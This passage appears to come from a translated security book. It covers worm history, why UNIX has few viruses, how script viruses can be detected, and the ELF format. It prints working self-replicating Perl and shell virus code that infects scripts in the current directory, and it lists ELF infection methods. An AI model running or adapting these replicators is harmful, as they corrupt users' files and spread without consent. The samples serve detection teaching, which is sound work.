然而，在这个事件发生前的一年，安全专家注意到第一个凭自己力量传播的蠕虫。这个蠕虫利用 Microsoft IIS 和 Sun Solstice AdminSuite 的漏洞。根据未经证实的数据，这个蠕虫大约感染了几千台机器，比 Morris 蠕虫感染的略多一些。但对于现在的网络规模来说，数量少得可怜。简单地说，这个病毒并没有引起大家的注意，软件中的漏洞依然如故。

粗心的管理员并没有消停多久。两个月后，称为 Code Red 的新病毒闪亮登场。这个病毒和它的变种——Code Red II，在短短的时间内感染了一百多万台主机。妖魔鬼怪从潘多拉的盒子里挣脱了，而数以千计的黑客也从同行的成功中获得了灵感，并热衷于重复它，在键盘旁度过一个又一个不眠之夜。

两年之后，Apache 和 SQL 服务器中出现了严重的漏洞。不久，利用这些漏洞的蠕虫出现了。像往常一样，造成的影响远远超出了人们的预计。因特网一度陷入半瘫痪状态，一些所谓的专家甚至匆匆预言因特网必将死去。而另一些人则声明因特网急需推倒重建（尽管首先要解雇那些不及时打补丁的管理员）。

像对每件事情的限制一样，DCOM 里出现了一个严重的错误，影响整个 Windwos NT 系列（Windows NT 和它的继承者，包括 Windows 2000，Windows XP，甚至 Windows Server 2003）。这个漏洞不仅影响服务器，也影响工作站和家用计算机，因此，对 Love San 蠕虫来说，提供了至关重要的、巨多的资源。这主要是因为大部分工作站和家用电脑由没有经验的人员维护，他们几乎从来都不升级操作系统，安装防火墙，修补安全漏洞，或者甚至禁止恶劣的 DCOM。


注意

可以使用 DCOMbobulator 禁用 DCOM，可以在：http://grc.com/freepopular.htm 找到这个工具。它将检查机器上是否存在这个漏洞，并提供一些有用的、涉及系统安全的保护建议。

表 16.1 列了十个网络蠕虫，从鼻祖 Morris 蠕虫到最新的蠕虫，带有简单的描述，包括发现的时间，攻击的目标，传播机制，和感染机器的大概数量。被感染主机的总数是估计值，仅供参考。因此，不要把这些信息当做真理。

表 16.1　十大网络蠕虫

病毒	发现的时间	攻击的目标	传播机制	被感染的主机数
Morris worm	November 1988	UNIX,VAX	Sendmail 里的调试后门，finger 宁护程序里的缓冲区溢出漏洞，弱密码	6,000
Melissa	1999	Email via Microsoft Word	人的因素	1,200,000

续表

病毒	发现的时间	攻击的目标	传播机制	被感染的主机数
Love Letter	May 2000	E mail via VBS	人的因素	3,000,000
Klez	June 2002	Email via bug in IE	与 IFRAME 有关的 IE 漏洞	1,000,000
sadmind/IIS	May 2001	Sun Solaris/IIS	Sun Solstice AdminSuite/IIS 里的缓冲区溢出漏洞	8,000
Code Red 1/11	July 2001	IIS	IIS 里的缓冲区溢出漏洞	1,000,000
Nimda	September 2001	IIS	IIS 里的缓冲区溢出漏洞，弱密码，等等	2,200,000
Slapper	July 2002	Linux Apache	OpenSSL 里的缓冲区溢出漏洞	20,000
Slammer	January 2003	Microsoft SQL	SQL 里的缓冲区溢出漏洞	300,000
Love San	August 2003	WindowsNT/ 2000/XP/2003	DCOM 里的缓冲区溢出漏洞	1,000,000（可能更多，但这个信息不可靠）

没有人能预言明天发生什么，即使是那些所谓的专家。攻击某种操作系统所有版本的严重漏洞随时可能出现。像往常一样，在管理员为系统打上补丁之前，破坏性的蠕虫将会泛滥成灾。而这一次，造成的损失可能会使整个工业化世界陷入混乱。

16.2.9　有趣的因特网资源

- “Attacks of the Worm Clones: Can We Prevent Them?”。Symantec 举办的 2003RSA 大会的材料。包含了大量的信息。http://www.peterszor.com/virusresearchpapers.html。
- “An Analysis of the Slapper Worm Exploit.”。Symantec 分析 Slapper 蠕虫的详细细节。面向专业人士，这个文档被强烈推荐给每一个了解 C 和不惧怕汇编的人：http://securityresponse.symantec.com/avcenter/reference/analysis.alapper.worm.pdf。
- “Inside the Slammer Worm.”。Slammer 蠕虫的分析，面向高级用户。不过，管理员可能也会感兴趣：http://www.cs.ucsd.edu/~savage/papers/IEEESP03.pdf。
- “An Analysis of the Microsoft RPC/DCOM Vulnerability.”。这是 Windows NT/2000/XP/2003 里耸人听闻的 RPC/DCOM 漏洞的详细分析，强烈推荐。http://www.inetsecurity.info/downloads/papers/MSRPCDCOM.pdf。
- “The Internet Worm Program: An Analysis.”。这是分析 Morris 蠕虫的文档，详细分析了它的算法。http://www.cerias.purdue.edu/homes/spaf/tech-reps/823.pdf。
- “With Microscope and Tweezers: An Analysis of the Internet Virus of November1988.”。这是另外一个有关 Morris 蠕虫架构的分析：http://www.deter.com/unix/papers/ internet_worm.pdf。

- "Linux Virus Writing and Detection HOWTO."。这是一个有趣的文档，描述了怎样在Linux 下写病毒以及怎样写反病毒软件。http://www.como.linux.it/docs/virus-writing-and-d etection-HOWTO/。
- "Are Computer Hacker Break-ins Ethical?"。换句话说，to hack or not to hack——这是一个问题？http://www.cerias.purdue.edu/homes/spaf/tech-reps/994.pdf。
- "Simulating and Optimizing Worm Propagation Algorithms."。这篇文章分析了蠕虫在传播时对各种条件的依赖。高度推荐给那些热爱数学的人。http://downloads.securityfocus.com/library/WormPropagation.pdf。
- "Why Anti-Virus Software Cannot Stop the Spread of Email Worms."。这篇文章解释了当防治电子邮件病毒时，反病毒软件的效率为什么很低。强烈推荐给所有处理反病毒软件推广的管理者。http://www.interhack.net/pubs/email-trojan/email-trojan.pdf。
- 下面是几篇涉及蠕虫的文档：
  - http://www.dwheeler.com/secure-programs/secure-programming-handouts.pdf
  - http://www.cisco.com/warp/public/cc/so/neso/sqso/safr/prodlit/sawrm_wp.pdf
  - http://engr.smu.edu/~tchen/papers/Cisco%20IPJ_sep2003.pdf
  - http://crypto.stanford.edu/cs1551/lecture12.pdf
  - http://www.peterszor.com/slapper.pdf

CHAPTER

17

第 17 章　UNIX 里的本地病毒

在大部分用户的印象里，UNIX 系统里没有病毒。这只是部分正确；不过，你应当清楚，病毒数量较少和没有病毒是有本质区别的。UNIX 病毒一直存在，从 2004 年开始，已经出现了几十种新病毒。这是个小数目吗？不要急于下结论。相对而言，“缺乏”UNIX 病毒有其主观性。因为在现有的计算机用户当中，使用 UNIX 系统的只占一小部分，才导致这种情形出现。因为 UNIX 的意识形态所致，在它的世界里，几乎没有傻瓜，也几乎没有故意破坏者。但这种情形和操作系统的保护级别无关。希望 UNIX 凭它自己的力量战胜病毒只是天真用户的一厢情愿，因此，为了避免像泰坦尼克那样，手边应该备有安全和保护工具，仔细检查每个可执行文件是否被感染。这章重点介绍怎样保护 UNIX 系统。

第一个耸人听闻的病毒是 Mossis 蠕虫。Robert Morris 于 1988 年 11 月 2 日，在网上释放它。这个蠕虫感染运行 System 4 BSD UNIX 的计算机。在此之前，在 1983 的 11 月，Frederick Cohen 在运行 UNIX 操作系统的 VAX 计算机上演示一些实际的程序，证实程序在受保护的操作系统里存在自我繁殖的可能性。一般认为他是使用“病毒”术语的第一人。

实际上，前面描述的两个事例并没有任何共同之处。Morris 蠕虫利用软件（顺便说一下，很长时间都未打补丁）里的漏洞进行传播。另一方面，Cohen 考虑程序在理想的操作系统里自我繁殖的问题，这个操作系统的安全系统没有任何缺点。安全漏洞的存在只是增加了蠕虫的流行程度，使蠕虫的传播不受控制而已。

考虑现在的情形。UNIX 系统正在迅速普及，它们开始引起病毒作者的注意。另一方面，有经验的用户和系统管理员相对较少。所有这些都为病毒和蠕虫创造了适宜的生长环境。从存在 UNIX 病毒的风险，到随时可能发展为爆炸性的感染。UNIX 社团为此做好准备了吗？不！大众和一般的 UNIX 管理员都认为 UNIX 是安全可靠的；大家都怀疑蠕虫和病毒是否具有安全专家所描述的威胁。

在 1990 年的晚些时候，第一个感染 ELF 文件（是 UNIX 下主要的可执行文件格式）的病毒出现了，到现在为止，总数超过了 50 个（参见 http://vx.netlux.org 收藏的病毒）。Eugene Kaspersky 的 AVP 反病毒百科全书（参见 http://www.avp-de.com/Encyclopedia/）只对其中的 14 个做了简单的介绍，这使大家对 AVP 的品质不由得产生了严重的怀疑。

在大多数情况下，系统有一个格外民主的访问级别，从而纵容病毒传播。发生这种情况，有时是因为使用者的无知和/或疏忽，有时是生产环境所致。如果准备升级机器上的各种软件（包括为公司生产定制开发的软件），那么具有修改可执行文件的特权是极其重要的；否则，在升级过程中，很可能会从快乐转变为痛苦。默认情况下，UNIX 不允许管理员修改可执行文件，只有有 root 权限的病毒才能传播成功，那可能是管理员为被感染文件指定的，也有可能是病毒利用系统内核的漏洞自己获得的。有经验的管理员通过建立受限的访问权限和及时打补丁，可以把病毒的威胁减到最小。此外，交换软件的时代早就过去了。现在，几乎没人四处交换可执行文件；他们都是直接从网上下载需要的文件。即使病毒感染了重要的服务器，也不能更进一步的传播，继发病例罕有发生。

不再有真正的文件型病毒，缺乏大规模流行病清楚地说明了这一点。不过，所积累的感染技术却不会浪费——没有它们，木马和远程管理系统的生命将会缩短。捕获目标计算机的控制权并获得 root 权限就像在热沥青上播种一样。病毒作者必须确保他的创造深深植入被捕获的系统，刺入 root，试图感染碰到的所有可执行文件。甚至在这种情况下，他/她也不能保证成功，因为从备份中恢复系统将会消除病毒，不论它们已经怎样深入 root。

一般认为感染源码的病毒存活的机会会更多一些；然而，实际上并不是这样。真正需要源码的用户很少，而开发者又使用 VCS（version control system），它跟踪源码的完整性并可以多级回退。曾经发现过一些病毒，它们试图感染 Linux 操作系统和 Apache 服务器的源码；不过，它们都可怜地失败了。

对于居住在解释型 scripts（例如 SH，Perl，PHP）的病毒来说，也是一样的。在 UNIX 里，scripts 无所不在，默认可以修改，从理论上，这为病毒产卵创造了一个适宜的环境。如果用户交换 scripts，整个 UNIX 世界将回到较早的 MS-DOS 的时代，几乎每天都可能会出现新的病毒。不过，在目前条件下，被感染的计算机对病毒还保持一定的约束力，使它不能轻易逃脱。

然而，对 UNIX 爱好者来说，病毒有可能在这个平台上产卵（图 17.1）。忽略这个问题，就意味着像受惊的驼鸟那样，把头藏得紧紧的，而忽视了存在的威胁，但实际上只是它没有看到它们而已。你想成为一只驼鸟吗？我想没有人会愿意。

我预计在不远的将来，ELF 病毒的数量将飞速增长，因为它喜欢的条件已经渐渐具备。Linux 日益流行，但爆发的兴趣并没有给这个操作系统带来任何益处。作为追赶的结果，它在改进之后，漏洞比筛子还多。它现在虽然提供了“直观的”和“友好的”图形界面，但

没有人警告用户应该怎样和系统一起有效地工作，他们必须阅读几千页的技术文档和好几本用户手册。如果他们没有读这些文档，过不了多久，他们的系统就会被感染。随着更多的用户迁移到 Linux 上，病毒作者将会释放更多的 Linux 蠕虫。就像当年 MS-DOS 时代病毒流行的盛况，同样的事情将会发生在 UNIX 世界里。顺便说一下，没有人能断言这些病毒是否会搞破坏，因为这取决于病毒作者的觉悟。

```
[guest@rh72 guest]$ uname -a
Linux rh72 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001 i686 unknown
[guest@rh72 guest]$ date
Sun Mar 17 12:08:43 PST 2002
[guest@rh72 guest]$ ll
total 160
-rwxrwxrwx    1 guest    guest      157141 Mar  7  2000 cp.inf
[guest@rh72 guest]$ ./cp.inf /bin/cat .
[guest@rh72 guest]$ metAPhoR 1c bY thE mEnTal DrilLEr/29A
▯
```

图 17.1　病毒在 UNIX 平台上产卵

病毒活动需要的条件

想想“计算机病毒”的实际含义，也可以用这个术语描述那些秘密活动、具有自我繁殖的程序。自我繁殖由病毒自己完成（感染过程中不需要用户的干涉；为了感染其他机器上的程序，能与网络连接就够了），或者在用户执行被感染的程序后被激活。

我将阐述自我繁殖程序对环境的最小需求：

- 在操作系统里有可执行对象。
- 可以修改这些对象和/或创建新对象。
- 在不同的栖息地之间交换可执行对象。

在这里，术语“可执行对象”解释为，可以根据自己的判断控制计算机行为的某些抽象实体。这个定义不是非常准确，也不是最恰当的。但任何试图界定更精确、更严格的定义将导致它丧失真正的意义。例如，有一个以确定的方式、用 ASCII 格式解释的文本文件，初看之下，这个文件对病毒来说，显然不是天然的栖息地，然而，如果文本编辑器有缓冲区溢出错误，那么把机器码插入这样的文件，将会产生真正的威胁，溢出之后将把控制权交给插入的机器码。因此，不能断言某个对象是可执行的，还是不可执行的。

实际上，必须考虑以下三种可执行对象：硬盘上的文件，主内存，引导区。

病毒的传播过程通常可以简化为修改可执行对象，保证被感染的对象至少可以获得一次控制权。UNIX 一般不允许修改可执行文件，只有 root 才有这个特权。这使病毒的传播

过程很复杂；不过，并不能杜绝病毒传播。首先，不是所有的用户都意识到用 root 登录会带来潜在的威胁，虽然没有任何实际的需求，他们依然喜欢用 root 登录（是为了更方便吗？）。第二，有些应用程序只能以 root 特权运行，而且在一些系统中，无法创建与其他系统文件隔离的虚拟用户。第三，软件里的安全漏洞允许病毒绕过现有的限制。

除了可执行文件之外，如果你重视 UNIX 系统里的众多解释型文件（以前，简单地把它称为 scripts），这也同样成立。在 Windows 下，批处理文件通常是配角，与此相比，在 UNIX 下面，用户会用 scripts 组织经常执行的命令，在用完后，他/她可能会忘了它。除了用 script 执行命令行的命令之外，也可以把它用于报表生成器，交互式的 Web 页面，多重管理应用程序，等等。修改 script 一般不需要特殊的权限；因此，病毒通常把它们列为感染的第一候选人。除此之外，病毒还可以感染程序的源码，操作系统的源码，甚至包括编译器（在大多数情况下，允许修改它们）。

坦白地讲，UNIX 的下的病毒比较少的原因不是因为它的安全性或可靠性，相反，是它发布软件的形式。UNIX 的用户之间几乎从来不互相交换可执行文件，一般都是直接从最初的发布站点下载需要的文件，而且经常是下载源码，回来自己编译。因此，尽管以前有过病毒攻占 Web 或 FTP 服务器，并用木马感染可下载文件的先例，但并没有爆发大规模的病毒感染。不过，应该提醒的是，既然源头出现感染，就意味着爆发病毒的威胁是十分真实的。

Linux 厂商准备在家用和办公 PC 市场抢占一席之地，其大肆推广的策略把它带到危险的边缘——换句话说，在这些领域，并不需要很高的性能，甚至它还会带来弊端。当 UNIX 在无经验的用户中普及时，较少病毒的情形就会慢慢消失，用户不必等很长时间，破坏性的病毒就会大肆传播。关键的问题是，用户是积极应对这种挑战，全面武装起来；还是无视它的存在，再次在病毒中沉沦。

CHAPTER

18

第 18 章　scripts 里的病毒

正像在前面提到的，scripts 对病毒传播来说，似乎正成为适宜的环境。这是因为：

- scripts 在 UNIX 里无处不在。
- 大部分 scripts 文件允许修改。
- scripts 通常包含几百行代码，很容易在里面迷失方向。
- Scripts 与 UNIX 具体的实现细节无关。
- Scripts 的功能可以与高级语言（C，Basic，Pascal）相媲美。
- 与可执行文件相比，用户更热衷于交换 scripts。

很多管理员都无视 script 病毒的存在，甚至轻蔑地把它们称为“子虚乌有”的病毒。然而，即使按照最高的标准来衡量，对那些病毒已经攻击或没有攻击的系统来说，它是“真实”存在的。尽管 script 病毒看起来和“玩具”差不多，但它们完全可以引起严重的威胁。它们所具有的天性几乎是无限的，它们甚至可以感染所有类型的计算机，包括 Intel Pentium 和 DEC Alpha/Sun SPARC，等等。它们可以把自己插入 script 的任何地方（头，尾，或中间）。如果它们希望的话，也可以呆在内存里，在背景模式下感染文件。有些 script 病毒甚至使用了特殊而隐密的技术，隐藏在系统里。Script 病毒作者已经掌握了多形技术，因此，甚至可以说 script 病毒与感染二进制文件的病毒已经不相上下了。

因此，从外部获得 script 后，在使用前，必须仔细检查它是否带有病毒。和二进制文件比起来，这个处理过程甚至更麻烦一些，因为 script 的编写风格迥异，没有明显的内部结构。因为这些原因，当 script 被感染时，很难注意到非常明显的改变。惟一的细节是，病毒很难伪装成原来的编程风格。就像笔迹一样，每个程序员都有自己的编程风格。为了对齐，有人用 tab，有人用空格；有人喜欢把 if-else 结构展开，有人喜欢把它们放在一行；

有人给变量起有意义的名字，也有人用只有一二个字符的无意义的名字。即使 script 很简洁，通常也能一眼看到新插入的内容（前提是，病毒没有重新格式化被感染的对象）。例如，考虑清单 18.1，通过不同的源码风格，我们可以立即发现存在的病毒。对于正常的 script 来说，很少见到如此惜用换行符（<LF>）的情形，从而立即引起管理员的注意。

清单 18.1　一个病毒的例子，非典型的编写风格揭露它的存在

```
#!/usr/bin/perl #PerlDemo
open(File,$0); @Virus=<File>; @Virus=@Virus[0...6]; close(File);
foreach $FileName (<*>) { if ((-r $FileName) && (-w $FileName) &&
(-f $FileName)) {
open(File, "$FileName"); @Temp=<File>; close(File); if ((@Temp[1]
=~ "PerlDemo") or (@Temp[2] =~ "PerlDemo")) { if ((@Temp[0] =~ "perl")
or (@Temp[1] =~ "perl")) { open(File, ">$FileName"); print File @Virus;
print File @Temp; close (File); } } } }
```

精心设计的病毒只感染合适的文件；否则，它将迅速导致系统崩溃，从而暴露行踪，使进一步的传播化为泡影。在 UNIX 里，没有使用扩展名的习惯，这使病毒的传播过程更加复杂。病毒为了寻找合适的目标，必须“手动”尝试，——检查它们的类型。

有两个方法可用于这个目的：识别命令行解释器和启发式分析。第一个方法的实现是，如果在文件头发现#!“magic sequence”，那么此行的剩下部分将包含处理这个 script 的命令行解释器的路径。对于 Bourne 解释器，通常是#!/bin/sh，对于 Perl，通常是#!/usr/bin/perl。因此，在大多数情况下，确定文件类型的任务将简化为，读入 script 的第一行，把它与一个或多个模板做比较。倘若病毒不用 hash 比较，那么引用字符串将会以明文的形式出现在被感染的文件里。因此，只要仔细搜索内容，基本上能找出病毒的藏身之处（参见清单 18.1 和 18.3）。

用这个方法可以发现的 script 病毒不到 10 个，其他的病毒比这复杂多了，它们仔细隐藏引用字符串，企图以此蒙蔽“局外人的”眼睛。比如说，病毒可能把引用字符串加密，或者按字符比较。然而，在比较过程中，病毒肯定要读引用字符串，通常是用 grep（原文为 greep）或 head 命令。虽然文件里出现这类命令不是感染病毒的确凿证据，但管理员可以通过它迅速找到病毒确定文件类型的核心部分。在 Perl script 里，经常用<and>操作符读文件，很少用 read，readline，和 getc 之类的函数。没有文件的输入/输出操作，Perl 程序做不了什么，但也会使检测病毒码更为复杂，尤其是，如果在一个程序分支里读文件，在另一个分支里确定它的类型。这将使自动化分析更加复杂，不过，这并不能完全阻止这样的分析。

启发式分析方法是使用指定类型文件的惟一序列，而此序列从来不会在其他类型的文件中出现。例如，如果文件中存在 if[序列，那么这个文件很可能是批处理 script。有些病毒通过 Bourne 字符串寻找目标，因为毕竟在大部分 script 文件里都存在 Bourne。现在，还没有出现通用的启发式分析方法（毕竟，发明启发式分析方法就是为了完成这个任务）。

为了避免重复感染同一文件，病毒必须能区分文件是否被感染。最常见的（从而，也是最流行的）方法是插入特殊的 key 标签（它代表惟一的序列，或者也可以这么说，它是病毒的特征或只是复杂的注释）。病毒不需要保证它的惟一性，只要保证 key 标签在未感染的文件中出现的机率小于 50%就行了。为了搜索 key 标签，可以用 find 和 grep 命令或逐行读入的方式，把读入的字符串与引用字符串作比较。Shell sccipt 作比较时，一般使用 head，tail 命令，并与=操作符相结合。Perl 病毒则倾向于使用正则表达式，从而使检测它们的过程更加复杂，因为几乎没有不用正则表达式的 Perl 程序。

另外可能的线索是$0 变量，病毒用它来确定自己的文件名。对于怎样在内存中定位 script，解释型语言没有丝毫概念；所以，不论多么渴望，它们都不能与自己取得联系。因此，为了传播（感染），只能通过命令行参数 0 传递它的名字，从源文件中读入病毒体。这是目标文件被感染的确凿证据，因为很少有程序会对自己的路径和文件名感兴趣。

还有其他一些产卵的方法（至少在理论上）。它所遵循的原则和程序自己产生打印输出一样（从前，在计算机科学的领域里，学生对此总是纠缠不休）。解决方法是构造包含病毒代码的变量，然后把它插入被感染的文件。在最简单的例子里，可以用<<结构，允许病毒把插入文本变量的代码隐藏起来（这就是 Perl 比 C 要好的地方）。很少碰到逐行生成代码的例子，例如，@Virus[0] = "\#\!\/usr\/bin\/perl"，因为它实在是太笨拙了，不仅不切合实际，而且非常明显（浏览被感染的文件，甚至都能发现病毒）。

加密的病毒甚至更显眼。包含大量“喧闹的”二进制序列的例子如\x73\xFF\x33\x69\x02\x11...，\x 说明符是“旗舰”，紧跟其后的是用 ASCII 码表示的被加密的字符。更高级的病毒可能会使用特殊的 UUE 编码的变体，由于这个原因，被加密的程序行似乎可读，尽管它们是类似于 UsKL[aS4iJk 之类的垃圾。考虑平均数，最小的 Perl 病毒大约是 500 个字节，可以很容易地隐藏在 script 之内。

现在考虑把病毒插入 script 的方法。Shell script 和 Perl 程序描述启发式的命令序列，如果有必要的话，包括函数定义。在这里，不必忍受 C 语言的 main 函数或 Pascal 语言的 BEGIN/END 块。只需把病毒码加到文件结尾，它将有 90%的可能得到控制权并正常运行。剩下 10%的原因是，exit 命令过早退出程序，或者是用户按<Ctrl>+<C>强行终止了程序的运行。病毒为了把病毒码从一个文件结尾拷到另一个文件结尾，通常会使用 tail 命令，调用它们的语句如清单 18.2 所示（用粗体表示目标文件的原始行）。

清单 18.2　UNIX.Tail.a 病毒的片段，把它自己写到目标文件的尾部

```
#!/bin/sh
echo "Hello, World!"
for F in *
do
```

```
  if ["$(head -c9 $F 2>/dev/null)"="#!/bin/sh" -a "$(tail -1 $F 2>/
dev/null)"!="#:-P"]
  then
        tail -8 $0 >> $F 2>/dev/null
  fi
done
#:-P
```

有些病毒把病毒码插到文件头，捕获全部的控制权。其中的一些包含一个有趣的错误，导致文件中出现两个!#/bin/xxx，第一个属于病毒，第二个属于被感染的程序。如果文件里有两个!#魔术序列，是它被病毒感染的确凿证据。不过，大部分的病毒都能正确处理这种情况，感染时从文件的第二行开始复制，而不是从第一行。这类病毒的一个典型例子如清单 18.3 所示（用粗体表示目标文件的原始行）。

清单 18.3　UNIX.Head.b 的片段，把它自己插入目标文件头部

```
#!/bin/sh
for F in *
do
        if [ "$(head -c9 $F 2>/dev/null)" = "#!/bin/sh" ] then
                head -11 $0 > tmp
                cat $F >> tmp
                mv tmp $F
        fi
done
echo "Hello, World!"
```

不过，也有些病毒把病毒码插入文件的中间，偶尔还会和目标文件的内容混为一团。为了防止自我繁殖过程的中断，病毒必须标记“它自己的”行（例如，增加注释，如#MY LINE），或者把病毒码插入固定的行。例如，可以采用如下规则：从第 13 行开始，把病毒码插入文件的奇数行。第一个方法是不言而喻的，但第二个方法不大可行，因为很可能会出现病毒的一部分在一个函数内，另一部分在另外的函数内。因此，这里没考虑这样的病毒。

综上所述，script 文件的头部和尾部是最适合病毒呆的地方，在大多数情况下，病毒会把病毒码插入这些地方。必须仔细考虑这两种情形，不要忘了，病毒很可能包含一定数量的欺骗性命令，模仿某些有意义的工作，从而蒙混过关。

有可能会遇到“人造卫星式”的病毒，它们甚至连原始文件的边都不沾，只是把自己复制到其他的目录里。“纯”命令行爱好者用 ls 命令列目录时，甚至也不会注意到这些，因为这个 ls 命令很可能是原始 ls 的“双胞胎”，把自己的名字从显示内容中删除了。

另外，病毒的作者偶尔也可能犯粗心的毛病，例如，它们调用过程的范围和/或太显眼的变量（例如“Infected”，“Virus”，或“Pest”）。

有时候，病毒（尤其是多形和加密的病毒）需要把部分病毒码放到临时文件中，然后把全部或部分控制权交给它。在这种情形下，病毒码中将会出现 chmod +x 命令，给临时文件指定可执行属性。不过，你不应该寄希望于病毒作者的懒散或天真，认为他们没有努力隐藏病毒码，其实在这种情况下，你经常会看到的是：chmod $attr $FileName。

表 18.1 列出 script 病毒存在的典型迹象，带有简短的注释。

表 18.1　病毒存在的典型迹象

迹　象	注　释
#!/bin/sh "\#\!\/usr\/bin\/perl"	如果这个字符串所在的行不是文件的第一行，那么这个脚本可能被感染。特别是如果#! 序列位于 if-then 操作符内或传递给 greep 和/或 find 命令时，可能性更大
greep find	一些被用来确定目标文件的类型并搜索感染标记（避免重复感染同一文件）。不幸的是，它不能作为文件被感染的充分证据，因为有时候“真实的”命令会使用它
$0	这是自我复制程序的典型迹象（为什么脚本还另外需要知道它的全路径呢？）
head	这被用来确定目标文件的类型，并从主脚本文件的开始部分找回病毒体
tail	这被用来从主脚本文件的结尾部分找回病毒体
chmod +x	如果这条命令用于动态生成的文件，那么几乎可以认定这是病毒存在的迹象（然而，病毒可能会用某些方式隐藏+x 关键字）
<<	如果用这个操作符把软件代码载入变量，那么可以认为这是某些病毒存在的典型迹象（包括多态变形病毒）
"\xAA\xBB\xCC..." "Aj#9KIRzS"	这是加密病毒的典型迹象
vir, virus, virii, infect...	这是病毒存在的典型迹象，然而这也可能只是个玩笑

为了练习观测指示病毒存在的典型迹象，请思考清单 18.4。

清单 18.4　UNIX.Demo Perl 病毒的片段

```
#!/usr/bin/perl
#PerlDemo

open(File,$0);
@Virus = <File>;
@Virus = @Virus[0...27];
close(File);

foreach $FileName (<*>)
{
        if ((-r $FileName) && (-w $FileName) && (-f $FileName))
```

```
{
    open(File, "$FileName");
    @Temp = <File>;
    close(File);
    if ((@Temp[1] =~ "PerlDemo") or (@Temp[2] =~ "PerlDemo"))
    {
            if ((@Temp[0] =~ "perl") or (@Temp[1] =~ "perl"))
             {
                    open(File, ">$FileName");
                    print File @Virus;
                    print File @Temp;
                    close (File);
             }
    }
}
}
```

CHAPTER

19

第 19 章　ELF 文件

很难想像地球上还有比计算机病毒更简单的东西了。Tetris 游戏甚至都比它复杂！然而，编程初学者开始写病毒时，通常都会感到非常困难。怎样把病毒码插入目标文件才是最好的？应该修改哪个字段，最好不要碰哪个？用什么工具调试病毒？可以用高级语言写病毒吗？

贯穿整个 UNIX 的演变历史，出现过很多种可执行文件格式。不过，大都昙花一现，到目前为止，经常看到的是如下三种格式：a.out，COFF（Common Object File Format），和 ELF（Executable and Linkable Format）。

a.out 格式（汇编器和连接编辑器输出文件的简短形式）是三个之中最简单的，也是最古老的一个。它在 PDP-11 和 VAX 成为主流计算机时就开始出现了。这个格式的文件包含三个段：.text（代码段），.tata（已初始化的数据段），和.bss（未初始化的数据段）。它有两个重定位元素表（一个对应代码段，另一个对应数据段），符号表包含导出/导入函数的地址，字符串表包含导出/导入的函数名。现在，大家普遍认为 a.out 格式已经过时了，很少再使用它了。尽管对了解来说，FreeBSD 里简短的 man 手册就足够了，但还是推荐你学习任何 UNIX 编译器都带的 a.out.h 包涵文件。

COFF 是 a.out 的直接继承者，代表了更高级的版本。在 COFF 中，新增了许多段，对文件头也做了修改（例如，引入长度字段，从而允许病毒把病毒体插入文件头与文件第一个段的中间），所有的段都可以映射到虚拟内存的任何地方（这对把病毒体插入文件头或文件中部的病毒来说，尤为重要），等等。COFF 最早出现在 UNIX 里，但现在在 Windows NT 里比较流行（他们把 COFF 文件格式稍微修改了一点，作为 PE 文件格式）；在 UNIX 里反而如昨日黄花一般，很少使用了。现在的 UNIX 偏爱 ELF 文件格式。

ELF 和 COFF 比较相近。关于这个好听的名字，甚至有人假设它是出自某位 UNIX 开

发者之口，在他们当中，总有很多 J. R. R. Tolkien 的爱好者。ELF 只是 COFF 的变体，是为保证 32 位与 64 位架构兼容性而设计的。今天，它已成为 UNIX 中最主要的可执行文件格式。但是，不好说这个文件格式可以让所有的人都满意（例如，FreeBSD 就在尽其所能地抵制这个小精灵；不过，随着 3.0 版本的发布，它的开发者声称被强迫把 ELF 作为默认的格式）了。其实，最主要的原因是 UNIX 下最流行的 C 编译器——GNU C——的新版本不再支持老格式了。因此，ELF 成为事实上的标准，不论你是喜欢还是不喜欢。因此，本章将主要描述这种文件格式。为了更加有效地抵挡病毒的攻击，你需要学习 ELF 的细节。我向你推荐两份精彩的文档：http://www.ibiblio.org/pub/historic-linux/ftp-archives/sunsite.unc.edu/Nov-06-1994/GCC/ELF.doc.tar.gz（“Executable and Linkable Format: Portable Format Specification”）和 http://www.nai.com/common/media/vil/pdf/mvanvoers_VB_conf%202000.pdf（“Linux Viruses: ELF File Format”）。

至少有三种感染 a.out 格式的方法：

- “合并”原始的文件，随后把它写到临时文件里，执行结束后，再把临时文件删除（作为一个变体，也有可能手动下载目标文件）
- 把文件最后一段加长，把病毒体插入结尾；
- 压缩原始文件的内容，把病毒体插入空出来的地方；

迁移到 ELF 和 COFF 文件格式后，又增加了四种感染方法：

- 扩展代码段，把病毒体插入空出来的地方；
- 把代码向下移，把病毒体插入它的开头；
- 在文件的开头、结尾、或中间新建定制的段；
- 把病毒体插入文件头与文件之间。

把病毒体插入文件后，病毒必须捕获控制。这可以用下列方法完成：

- 新建定制的文件头和定制的代码段或数据段，覆盖已有的；
- 修正目标文件头的进入点；
- 在目标文件内插入一条转移指令，把控制权传给病毒体；
- 修改导入表（按照 a.out 约定的规范，这个表被称为符号表）来替换函数，对病毒来说，这个方法尤其重要。

除了合并方法外，其它他的方法都很容易暴露病毒的行踪。在大多数情况下，只要观察反汇编后的被分析文件，就可以轻松地发现被感染的迹象。本章会仔细介绍这些问题。不过，我们目前把精力放在系统调用上，对于大部分病毒来说，它们通过系统调用来满足最基本的需要。

对正常的操作来说，病毒至少需要四个操作文件的函数：打开，关闭，读和写。当然，它也可能执行搜索操作，在本地磁盘或网络上搜索文件。否则，病毒将失去自我繁殖的能力，充其量只能算是木马，而不是病毒。

至少有三种方法解决这个问题：

- 利用目标程序中的系统调用（如果它有）；
- 用需要的系统函数补充目标程序的导入表；
- 使用操作系统的原始 API。

最后，有必要提一下汇编病毒（它在 UNIX 病毒中很流行），在它们简洁的风格方面，它与编译后的程序有明显的不同，在高级语言中并不常见。因为在 UNIX 中，从来不给可执行文件加壳，因此，任何外来的“附加物”和“补丁”，都有可能是木马或病毒。

19.1　ELF 文件的结构

ELF 文件的结构和 PE（Portable Executable）文件有许多共同之处。PE 是 Windows 9x 和 Windows NT 下主要的可执行文件格式；因此，感染这些文件的方法是类似的，尽管实现起来不大一样。

